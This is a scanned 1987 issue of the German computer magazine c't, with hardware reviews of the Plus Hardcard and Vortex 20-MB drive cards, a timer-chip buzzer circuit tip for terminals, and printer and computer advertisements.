3. Eine automatische Verwaltung von Fußnoten und Indizes
4. Eine Verbesserung der Import- und Exportmöglichkeiten von Textdateien (wenigstens im ASCII-Format unter Berücksichtigung des achten Bits)
5. Eine Druckoption, die keine Beendigung der aktuellen Textbearbeitung verlangt und vielleicht sogar das Drucken im Hintergrund erlaubt

6. Fenstertechnik zum Bearbeiten mehrerer Dokumente zur gleichen Zeit

7. Eine Ganzseitendarstellung, die das Layout erleichtert, auch wenn die Schrift vielleicht kaum noch lesbar sein sollte

8. Die Möglichkeit, Accessories einzuschalten

9. Rechenfunktionen

10. Verzicht auf Kopierschutz

Sollte dies alles möglich werden, dann wäre Signum zweifellos ein perfektes Textverarbeitungssystem mit der Möglichkeit zum Desktop Publishing. Es wäre ein Textprogramm, das weniger für Schreibkräfte als vielmehr für Naturwissenschaftler, Übersetzer, Grafiker, kurz für Leute, die einen Sinn für anspruchsvolle Textverarbeitung haben, geeignet wäre.

Einiges von den geäußerten Wünschen soll übrigens mit dem nächsten Update schon in Erfüllung gehen, wurde mir mitgeteilt. Lassen wir uns überraschen. Selten war ich bei der Erprobung eines neuen Programms so begeistert wie bei Signum. Für rund 3 500 DM (Signum 445 DM + Atari ST + Drucker) erhält man eine Fülle außergewöhnlicher Textverarbeitungseigenschaften.



Praxistip

Summer für Terminals

Terminals Töne


Gerhard Rubel

Oft tritt das Problem auf, einen passenden Summer für den 'BEL'-Anschluß eines Terminals zu finden. An diesem Anschluß steht ein positiver Impuls an, sobald das Terminal das BEL-Signal (ASCII = 07) empfängt. Mit diesem Impuls kann man einen akustischen Signalgeber ansteuern und so das BEL-Signal auswerten.

Doch meist reicht die Leistung des BEL-Treibers auf dem Terminal nicht aus, einen Piezo-

Summer direkt anzusteuern. Die erhältlichen Piepser haben auch meist eine zu hohe oder zu tiefe Schwingfrequenz und lassen sich in der Lautstärke nicht oder nur schwer einstellen.

Mit einer kleinen Schaltung, die im wesentlichen aus einem Timer-IC NE 555 besteht, läßt sich dieses Problem lösen. Die Schaltung arbeitet mit Versorgungsspannungen von etwa +5 V bis +15 V und liefert ein in der Frequenz einstellbares






Mit dieser kleinen Zusatzschaltung, die in jedem Terminal Platz finden sollte, wird das BEL-Signal hörbar.

Ausgangssignal von 500 Hz bis 1500 Hz für die Dauer, bis der Pin 4 des Timer-ICs wieder auf (0 Volt) Masse liegt.



WUSSTEN SIE SCHON, WIE AUS RELATIVEM THEORIE DIE ABSOLUTE PRAXIS WIRD?

MICROLINE 393



Relativ einfach.
Mit dem **OKI MICROLINE 393**.

Geschwindigkeitsangaben bei Druckern kommen oft über die Theorie nicht hinaus, mit anderen Worten: Geschwindigkeit ist relativ!

Beim **MICROLINE 393**, OKI's neuem 24-Nadel-Drucker, sind diese Geschwindigkeiten dagegen absolute Praxis:

- 450 Zeichen/Sekunde im Hochgeschwindigkeits-Modus
- 300 Zeichen/Sekunde im Schnelldruckmodus
- 150 Zeichen/Sekunde im Schönschrift-Modus
- 100 Zeichen/Sekunde in Briefqualität.

Aber nicht nur in punkto **Schnelligkeit** setzt der **MICROLINE 393** Maßstäbe. Auch **hohe ergonomische Anforderungen** wurden bei diesem High-Tech-Drucker in die Praxis umgesetzt. So lassen sich auf dem **komfortablen Bedienungsfeld** alle wichtigen Einstellungen wie Schrift-Qualität, Schreib-Dichte, Auswahl des Zeichensatzes usw. **einfach per Tastendruck verändern**.

Ein Höchstmaß an **Qualität, Flexibilität und Zuverlässigkeit** — das alles bietet der neue **OKI MICROLINE 393**.

Worauf Sie sich verlassen können. **Absolut!**

Wenn Sie mehr über den neuen High-Tech-Drucker von OKI erfahren wollen, schicken Sie uns den **Coupon** oder fragen Sie beim guten Fachhandel einfach nach dem „Absoluten“ von OKI.

COUPON

Schicken Sie mir/uns mehr Informationen über

<input type="checkbox"/> OKIMATE 20	<input type="checkbox"/> MICROLINE 294
<input type="checkbox"/> MICROLINE 182/183	<input type="checkbox"/> MICROLINE 393
<input type="checkbox"/> MICROLINE 192/193 PLUS	<input type="checkbox"/> PACEMARK 2410
<input type="checkbox"/> MICROLINE 292/293	<input type="checkbox"/> LASERLINE 6

Name _____

Straße _____


PLZ _____

Ort _____

c't 4/87

OKI

OKIDATA GmbH
Hansaallee 187 · 4000 Düsseldorf 11
Telefon 0211-59794-01 · Telex 8587218
Telefax 0211-593345



Schmal, schnell, teuer

Plus Hardcard 20

Georg Umbach

Nach dem Testbericht in c't 2/87 über 20-MByte-Drive-Cards kamen in der Redaktion zwei Nachzügler an. Der Name des in diesem Artikel vorgestellten Prüflings: Plus Hardcard 20. Besonderes Kennzeichen: extrem flache Bauweise. Dadurch belegt diese Drive-Card nur einen Steckplatz im System. Und die Bezeichnung Nachzügler gilt nur für den zeitlich später durchgeführten Test, denn aufgrund ihrer Eigenschaften ist die Karte im Gesamtbild aller Drive-Cards eher vorn als hinten einzuordnen.

Die Plus Drivecard 20, hergestellt von der Plus Development Corporation, ist, wie bei Drive-Cards üblich, in einem flachen stabilen Metallrahmen montiert. Im hinteren Teil des Rahmens ist die Controller-Karte montiert, die mit dem üblichen IC-Satz von Omti bestückt ist. Die Karte selbst ist aber offenbar eine eigene Entwicklung der Plus Development Corporation. Die Chips, fast alle in SMD-Technik (Surface Mounted Device – Oberflächenmontage), sowie einige größere Kondensatoren sind auf der rechten

Seite der Platine montiert; auf der linken Seite, also der Rückseite der Platine, liegen ebenfalls in SMD-Technik zahlreiche Kondensatoren und Widerstände.

Vorn im Metallrahmen ist das 3,5"-Drive gummigelagert montiert. Das Drive enthält zwei Platten und vier Schreib-/Leseköpfe. Auf beiden Seiten des Drives sind noch Kunststoffabdeckungen montiert, so daß selbst bei Berührung einer Karte in einem Nachbarsteckplatz keine Kurzschlüsse auftreten

können. Einschließlich dieser Isolierung hat die Plus Hardcard 20 hier nur eine maximale Stärke von 26 Millimeter – damit ist sie zwar etwas breiter, als es eine normale Slot-Karte sein darf (21 Millimeter Abstand zwischen den Slots), aber wenn die Karte auf dem linken Nachbarsteckplatz keine hohen Bauteile wie zum Beispiel Pfostenstecker aufweist, belegt die Hardcard wirklich nur einen Steckplatz. Im Test gab es keine Probleme, die Hardcard 20 rechts neben der Color-Grafik-Karte zu montieren.

Stromversorgung

Die Stromversorgung des Controllers und des Drives erfolgt nur über den Bus des Systems, zusätzliche Kabel entfallen. Bemerkenswert ist der geringe Stromverbrauch nach dem Anlaufen der Karte: er liegt bei 12 V und 5 V jeweils etwa um die Hälfte niedriger als bei den in c't 2/87 getesteten und beschriebenen Drive-Cards. Bei Abschalten des Stroms fährt das Drive noch automatisch seine Schreib-/Leseköpfe in eine Landezone und arretiert sie dort. Ein Headcrash im Datenbereich auf der Platte ist damit auch bei überraschendem Stromausfall ausgeschlossen.

Dokumentation

Besonders hervorzuheben ist die in deutscher Sprache verfaßte beiliegende Dokumentation (Handbuch und Kundendienstheft/Garantiekarte) zur Hard-

Die Hardcard 20 ist bei vielen Tests schneller als die Vortex-Card.

	Plus Hardcard 20	Vortex Card	Business Card	Compu Card	Disk Card	Drive Card	Easy Card	Expander	Gold Card	File Card
300 KByte von äußeren Spuren lesen	12 s	14 s	11 s	11 s	10 s	12 s	13 s	11 s	11 s	12 s
1 MByte von äußeren Spuren lesen	16 s	18 s	20 s	17 s	16 s	20 s	18 s	19 s	17 s	20 s
1 MByte von inneren Spuren lesen	18 s	22 s	24 s	20 s	21 s	24 s	22 s	23 s	20 s	24 s
1 MByte auf äußeren Spuren kopieren	38 s	36 s	40 s	40 s	32 s	42 s	43 s	38 s	40 s	41 s
1 MByte auf inneren Spuren kopieren	42 s	46 s	45 s	45 s	40 s	51 s	53 s	45 s	45 s	48 s

Behalten Sie

Ihren

Wenn Sie glauben, daß 9 Nadeln im Druckkopf durchaus genügen.

Dann wissen Sie vielleicht noch nicht, daß der Pinwriter P5 XL von **NEC** mit 24 Nadeln arbeitet und damit ein gestochen scharfes Schriftbild liefert.

Wenn Sie glauben, daß der Krach Ihres alten Gerätes einfach unvermeidlich ist.

Dann haben Sie sicher noch nicht den Pinwriter P5 XL gehört, der mit weniger als 55 dBA übers Papier schwebt.

alten

Drucker!

Wenn Sie glauben, daß die Warterei auf die fertigen Briefe selbstverständlich ist.

Dann kennen Sie noch nicht den Pinwriter P5 XL von **NEC**, der mit seinen 88 Zeichen NLQ pro Sekunde Ihren Brief beinahe schneller ausdruckt, als Sie ihn unterschreiben können.


Von der Geschwindigkeit im Schnelldruck, nahezu 300 Zeichen, ganz zu schweigen.

Wenn Sie glauben, daß der P5 XL nur an asynchronen Anlagen betrieben werden kann. Dann wissen Sie vielleicht noch nicht, daß er optional steckerkompatibel zu IBM 3274 ist.

Wenn Ihnen die Möglichkeit, mit Hilfe einer Fontcartridge in OCR-A und OCR-B zu drucken, nur ein müdes Lächeln entlockt;

wenn Ihnen also Ihr alter Drucker trotz all dem reicht, obwohl der Pinwriter P5 XL eine Graphikauflösung von 360 x 360 Punkten per Inch hat, und auch den Druck von mehreren Farben erlaubt, verzichten Sie bitte darauf, sich näher zu informieren.

Die Firma SEH ist Werksvertretung von **NEC**



	Plus Hardcard 20	Vortex Card	Expander	Drive Card	File Card	Business Card	Disk Card	Easy Card
Parkprog.	nicht notwendig	-	ja	ja	ja	-	-	ja
Utilities	ja	-	-	ja	ja	-	-	ja
Drive	-	Tandon	NEC	NEC	Fuji	Tandon	NEC	Microscience
Controller	-	WD 1002 A - W X 1 - FO 19	Omti	Omti	-	-	Omti	Microscience
Kapazität MByte netto	20,3	20,3	20,3	20,3	20,3	20,3	21,1	20,3
Zylinder	615	615	612	615	612	615	640	615
Belegte Slots	1	1 + 1/2	1 + 1/2	1 + 1/2	1 + 1/2	1 + 1/2	1 + 1/2	3
Stromaufn. + 5V gesamt Controller Drive	450 mA	790 mA	600 mA	810 mA	1050 mA	920 mA	790 mA 400 mA 390 mA	1200 mA 750 mA 450 mA
Stromaufn. + 12V gesamt Controller Drive	1300/475 mA - -	1690/685 mA - -	900/800 mA - 900/800 mA	850/800 mA - 850/800 mA	1400/700 mA - 1400/700 mA	1230/835 mA - 1230/835 mA	850/800 mA - 850/800 mA	850/750 mA 50 mA 800/700 mA
VK-Preis	2844,30	1398,00	1490,00	2160,30	1998,00	1595,00	2100,00	1236,90
	Computer 2000 GmbH Garmischer Straße 6 8000 München 2 089 / 51 99 60	Vortex GmbH Falterstr. 51-53 7101 Flein 071 31 / 5 20 61	Macho Pf 19 03 66 6000 Frankfurt 069 / 62 81 91	Distec GmbH Schleußnerstraße 26 6380 Bad Homburg 061 72 / 2 30 81	Western Digital Prinzregentenstraße 95 8000 München 80 089 / 9 10 10 71	Tandon GmbH Wächtersbacher Straße 59 6000 Frankfurt 61 069 / 41 92 60	Sysdat GmbH Holunderweg 85 5000 Köln 40 02 21 / 48 90 50	Akro GmbH Carl.-v.-Linde-Straße 30 8044 Unterschleißheim 089 / 3 10 20 63

card. Hier ist die Vertriebsfirma nicht davon ausgegangen, daß ihre Kunden technisches Englisch beherrschen. Der Autor des Handbuchs beschreibt in sehr verständlicher Weise die Installation und Inbetriebnahme der Karte und gibt Hinweise, was man bei eventuell auftretenden Fehlern tun sollte.

Mit Hilfe dieser Anleitung kann selbst ein technischer Laie die Plus Hardcard 20 in einen PC einbauen und in Betrieb nehmen. Durch die auf dem Drive mitgelieferte Software wird die Inbetriebnahme ebenfalls vereinfacht: man muß lediglich ein File namens INSTALL starten, und alles Weitere läuft automatisch ab. Man muß lediglich die Meldungen und Anweisungen des Programms beachten. Und sollte etwas nicht funktionieren – im Handbuch gibt es viele Hinweise, wie man sich weiterhelfen kann; allerdings wurden beim Test diese Hinweise nicht benötigt.

Utilities

Zur Hardcard 20 wird ein Programm namens 'HCD' (Hardcard Directory) mitgeliefert, das bis zu sechzehn Subdirectories menüartig anzeigt, aus denen

man dann wählen kann. In jedem Subdirectory ist normales Arbeiten oder aber das Anlegen von Stapeldateien mit Hilfe von HCD möglich.

Da die Plus Hardcard 20 sehr leise läuft, eine akustische Betriebskontrolle also fast nicht möglich ist, wird bei jedem Zugriff auf das Drive in der rechten oberen Bildschirmecke ein '+' angezeigt. Dieses aufflackernde Symbol ist mit einem weiteren mitgelieferten Programm namens LIGHT ein- oder ausschaltbar, ein Kontrollton (kurzes Knacken) für jeden Disk-Zugriff kann man mit Hilfe des Programms SOUND ein- oder ausschalten.

Fest organisiert

Die Organisation der Festplatte entspricht der in c't 2/87 beschriebenen Geräte: pro Sektor werden 512 Byte gespeichert, es sind 17 Sektoren pro Spur (Track) vorhanden, vier Tracks bilden einen 'Cylinder', insgesamt sind 615 'Cylinder' vorhanden. Damit ergibt sich eine Kapazität von $512 \times 17 \times 4 \times 615 = 21\,411\,840$ Byte, also 20,42 MByte brutto. Vermindert um Booter, FAT, Directory-System und Betriebssystem sowie um eventuell unbrauch-

bare Sektoren bleiben netto 20,3 MByte auf der Festplatte zur freien Verfügung über.

Zum Test wurde die Hardcard in einen (Taiwan-) PC montiert, ihre Stromaufnahme gemessen. Der Rechner lief mit MSDOS 3.1 und einem PC-XT-BIOS; die Taktfrequenz des Systems beträgt 4,77 MHz. Die gemessenen Zeiten sind also direkt vergleichbar mit denen der in c't 2/87 beschriebenen Karten.

Zur Ermittlung der Transferzeiten wurden etwa 300 KByte aus den äußeren Spuren in die Geräteeinheit NUL: übertragen. Die Verwendung dieser 'Dummy'-Geräteeinheit garantiert unbegrenzte Aufnahmekapazität bei größter Geschwindigkeit. Der übertragene Block setzt sich aus vierzig sehr kleinen bis mittelgroßen Dateien (1 Byte bis 40 KByte) zusammen. Anschließend wurde jeweils 1 MByte (16 x 64 KByte) aus den äußeren Spuren und inneren Spuren nach NUL: übertragen. Auch die Übertragung von einem Directory in den nächsten Subdirectory-Bereich wurde mit einem Block von 1 MByte jeweils auf den äußeren und inneren Spuren vorgenommen. Die dabei gemessenen Zeiten sind in der Tabelle zusammengestellt.

Die Hardcard 20 und die Vortex-Card im Vergleich zu einigen in c't 2/87 getesteten Drive-Cards.

Fazit

Die Plus Hardcard 20 ist eine schnelle Festplatte. Sie zeichnet sich durch ein sehr niedriges Betriebsgeräusch, leichte Montage, automatische Installation und vorbildliche Dokumentation in deutscher Sprache aus. Damit dürfte gewährleistet sein, daß auch ein technischer Laie die Karte problemlos in Betrieb nehmen und handhaben kann. Die Plus Hardcard 20 belegt lediglich einen Steckplatz, was insbesondere bei Kompatiblen mit wenigen Slot-Plätzen oder stark erweiterten PCs ein großer Vorteil ist. Allerdings dürfte der (gemessen an den Konkurrenzprodukten) doch recht hohe empfohlene Verkaufspreis von 2844,30 DM (einschließlich Mehrwertsteuer) viele Interessenten vom Kauf dieser Drive-Card abhalten.

Die Plus Hardcard 20 ist erhältlich bei Computer 2000 GmbH, Garmischer Straße 6, 8000 München 2



IN IHM STECKT EIN KÖNIG!

TATUNG AT TCS-7000 SIEHT AUS WIE ANDERE COMPUTER –
WAS IN IHM STECKT MACHT DEN UNTERSCHIED.



Märchenhafte Möglichkeiten! **TATUNG AT TCS-7000.**
Mit 6/10 MHz einer der schnellsten AT-Computer des
Marktes. 640 KByte Arbeitsspeicher (Option 1 MByte)
und eine Harddisk mit einer durchschnittlichen Zugriffs-
zeit von nur 28 ms in der schnellsten Version, sowie
Festplatten- und Diskettenlaufwerk-Controllerkarte,
1,2 MByte Diskettenlaufwerk, Intel 80286 Prozessor
und Betriebssystem MS-DOS 3.2 - Kenndaten, die so
manch anderer AT gern hätte!
Der 14" Monitor MM-1422 mit automatischer Selbst-
einstellung auf 15,75 oder 18,432 KHz für diesen AT

ist nur eine Möglichkeit aus der umfassenden Linie an
Monochrom- und Farbmonitoren (z.B. EGA) für ein weites
Anwendungsspektrum im Text- und Grafikbereich.
Königliche Ausstattung, die darauf wartet, zu zeigen,
was sie kann.

 **TATUNG**
HIGH TECH - MADE IN TAIWAN

Vertrieb über ausgewählte Fachhändler.
Weitere Informationen durch:

C. Melchers & Co.
GEGRÜNDET 1806

Schlachte 39/40 · Postfach 103329 · 2800 Bremen 1

Firma: _____


Name: _____

Straße: _____

Ort: _____

Coupon C-T/4/87





Vortex 20-MB-Drive-Card

Schnell und preiswert

Andreas Stiller

Als weiterer Nachzügler erreichte die Redaktion eine Drive-Card der Firma Vortex, die sich bislang vor allem mit Peripherie für Schneider-Rechner einen Namen gemacht hat. So zielt auch die Drive-Card in erster Linie auf den Schneider-PC-Besitzer, doch ist sie wegen ihres günstigen Preises auch für andere PC-User interessant.

Drive-Card nicht nutzen (was einen halben Steckplatz mehr ergäbe), hier stellt sich der breite Steg des Gehäusedeckels in den Weg, den man aus Stabilitätsgründen auch nicht herausägen sollte.

Beim mittleren Steckplatz fehlt links die für die schwere Harddisk empfehlenswerte Führung, also bleibt nur der hintere Steckplatz übrig. Hier paßt die Drive-Card gut hinein, doch der stabile Stahlrahmen kommt in gefährliche Nähe zu den Kontakten der Stromversorgungs-Buchse...

Belastung

Im Betrieb belastet die Vortex-Karte das beim Schneider so arg schwache Netzteil relativ wenig; rund 0,8 A bei 5 V und 0,7 A bei 12 V (von Schneider selbst sind für die Harddisk 1,1 A beziehungsweise 1,6 A vorgesehen). Allerdings ist das Laufwerk beim Einschalten erheblich 'gefräßiger'. Hier zeigten sich Spitzen von bis zu 1,7 A. Die Stromversorgung erfolgt über die Slot-Kontakte, was den Einbau sehr vereinfacht. Wer aber nicht dauernd die Drive-Card ein- und ausbaut, sollte die Kontakte schonen und das Laufwerk über den glücklicherweise vorhandenen Netzteilstecker anschließen.

Vorbei ist es mit der himmlischen Ruhe, wenn man seinem PC1512 erst einmal eine Harddisk einverleibt. Die Vortex-Karte bekundet jedoch nur mit einem leichten Schnurren ihre Anwesenheit; die Plus Hardcard ist zwar geringfügig leiser, klingt dagegen aber etwas schrill. Dafür belegt die Vortex-Karte wie die meisten anderen Drive-Cards auch 1 1/2 Steckplätze, womit bei dem damit spärlich ausgestatteten Schneider PC der Erweiterungsraum im wesentlichen ausgefüllt ist.

Wohin?

Leider läßt sich der vordere Steckplatz für die Vortex-


Aus technischer Sicht gesehen, hat sich Vortex die Sache – wie die anderen Anbieter schließlich auch – recht einfach gemacht: Kein eigenes Platinenlayout war nötig, es fehlt sogar der meist übliche Chip-Satz von OMTI. Vielmehr trifft man die neue Controller-Karte WD 1002A-

WX1 von Western Digital an, die bereits ein konfigurierbares BIOS bietet. Dazu eine Harddisk von Tandon und ein stabiler Rahmen – und fertig ist die Drive-Card.

Hinzu kommt eine ausführliche Installations-Beschreibung – natürlich in deutsch-, die auch für Nichttechniker den Einbau und die Inbetriebnahme zur Minutensache macht. Auf Diskette mitgeliefert findet man neben einem Park-Programm auch Installer für die GEM-Software des Schneider PC.

Die Plattenorganisation entspricht derjenigen der übrigen Harddisk-Kollegen: 615 Zylinder bieten 20,4 MByte formatiert, abzüglich etwa 100 KByte für System, Booter und so weiter. In der Geschwindigkeit kann sich das Vortex/Tandon/WD-Gespann durchaus sehen lassen. Im Vergleich mit den anderen Testkandidaten hält sie einen guten Mittelplatz (siehe vorstehenden Testbericht zur Plus Hardcard).

Einen ausgezeichneten Platz nimmt die Vortex-Drive-Card aber beim Preis ein. Mit 1398 DM, nur halb so viel wie der Preis der Plus Hardcard, ist sie am unteren Ende der Konkurrenz platziert. Zwar liegt beispielsweise die Easy-Card noch etwas darunter, doch da sie gleich alle drei Steckplätze belegt und mehr Strom ver-



Die Vortex-Drive-Card paßt gut in den PC1512, nur kommt sie auf dem hinteren Steckplatz der Stromversorgungs-buchse gefährlich nah.


braucht, kommt sie wohl kaum für den Schneider PC in Frage. Bei dem guten Preis/Leistungsverhältnis der Vortex-Drive-Card dürfte diese sich aber nicht nur für den Schneider PC sondern auch für sonstige PCs und XTs empfehlen.




PC KNOW HOW VON DATA BECKER



Ob Sie sich gerade einen PC gekauft haben oder direkt vor dieser Entscheidung stehen – in jedem Fall sollten Sie PC für Einsteiger lesen. Zu diesem Buch haben sich zwei Journalisten durch ihre eigenen Einsteigererfahrungen anregen lassen. Dementsprechend klar und deutlich wird auf typische Einsteigerprobleme eingegangen: Worauf sollte man bei Software achten? Was sind eigentlich DOS-Disketten? Oder Batch-Dateien? Hier finden Sie Antworten.
PC für Einsteiger
Hardcover, 353 Seiten, DM 49,-




Ein Buch für Einsteiger und Aufsteiger – von seiner Struktur her so aufgebaut, daß es dem Anfänger als Einführung dient und dem Anwender als Nachschlagewerk. Ein paar Stichworte gefällig? Bitte: Datenverwaltung, Druckerausgabe, Grafik und Sound programmieren, Window-Technik, Interrupt-Programmierung. Zusätzlich bietet Ihnen der Autor eine ganze Reihe von fertigen Utilities, mit denen Sie Ihre Arbeit am PC noch effektiver gestalten können.
Das große Buch zu GW-BASIC/PC-BASIC
Hardcover, 370 Seiten, DM 49,-



